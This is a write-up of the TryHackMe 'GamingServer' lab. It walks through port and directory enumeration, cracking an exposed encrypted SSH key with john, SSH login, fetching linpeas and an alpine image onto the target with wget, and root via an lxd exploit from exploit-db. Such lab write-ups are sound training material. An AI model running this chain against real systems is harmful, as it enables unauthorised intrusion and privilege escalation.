


GamingServer is a box on tryhackme (<https://tryhackme.com/r/room/gamingserver> ) created by [**SuitGuy**](https://tryhackme.com/p/SuitGuy).

Here our **terminal**  is opened.




Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn’s file downloaded path after doing **sudo**.




Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button. 

After starting the machine it’ll get one minute to show the ip.




After getting the target ip first thing we’ll do is **rustscan** to see the open ports and more machine’s info. Here I am using **rustscan -a <IP> -- -sCV**  to see all the ports. You can use many more scripts like **-sCv -T4 <IP>**



Here we can see that only 2 ports are open. One of them is http web server. Now we will explore the webserver.


Our main page is like this:




We will now use gobuster to brute force the directories present in the webserver.

Our command will be :


**gobuster dir -u target.com -w wordlist.txt**



Now we will explore the given directories. We can see there is a **secret** directory which contains an **encrypted ssh id\_rsa file.**




On the other hand, we have another directory **uploads** which contains a dict.lst file and it could be used as a wordlist for something.




Now we will save the **id\_rsa** file in our machine as id\_rsa and try to decrypt it into hash format using **ssh2john.**

Our command will be **ssh2john id\_rsa > id\_rsa.hash**

****


We get a hash file. Now we will use **john the ripper** to get the passphrase for the encrypted hash using command :

**john id\_rsa.hash –wordlist=<the dic.lst file we got from the web>**




We will get the passphrase which is **letmein.**

Now we will ssh into the target machine using id\_rsa file. We got the username **john** from the website’s main page source code.



Now to do ssh we will go into the directory where we have the id\_rsa file and use:

**ssh -i id\_rsa** [**john@x.x.x.x**](mailto:john@x.x.x.x) **using passphrase letmein**


****

We will get the user.txt file in user’s directory.

Now to get the root.txt we have to escalate the privileges. We will run **linpeas.sh** on the target machine to get the full info.


We will download using **wget <url>** and execute it on the target machine.

After much exploring and gathering information we see an attack vector to get root which is **lxd (a container used in linux to run different machines like VMware in windows)**




After much googling and exploring we found an exploit on exploit-db (<https://www.exploit-db.com/exploits/46978> ) which can be used for further privilege escalation. We only need a **tar** file to get the root. We will use a tool called **build-alpine** which we can get from <https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine> . We will execute on our local machine and get a tar file.

We will use **./build-alpine** to run the tool and we get a tar file.




Now we will copy the tar file on the target machine. For this we will host a python server on our local machine using command **python -m http.server**

****

And on our target machine we will use command:


Wget http://<local ip>/directory where file is stored



Now we will use the exploit we mentioned earlier from exploit db and copy raw file to our target machine in an **exploit.sh** file.

We will change permissions to run this file using **chmod +x exploit.sh** and we will run the exploit using:

**./exploit.sh -f <tar file>**



And now we are root.

Now we will change the directory into **/mnt/root/root** to get the root.txt file.

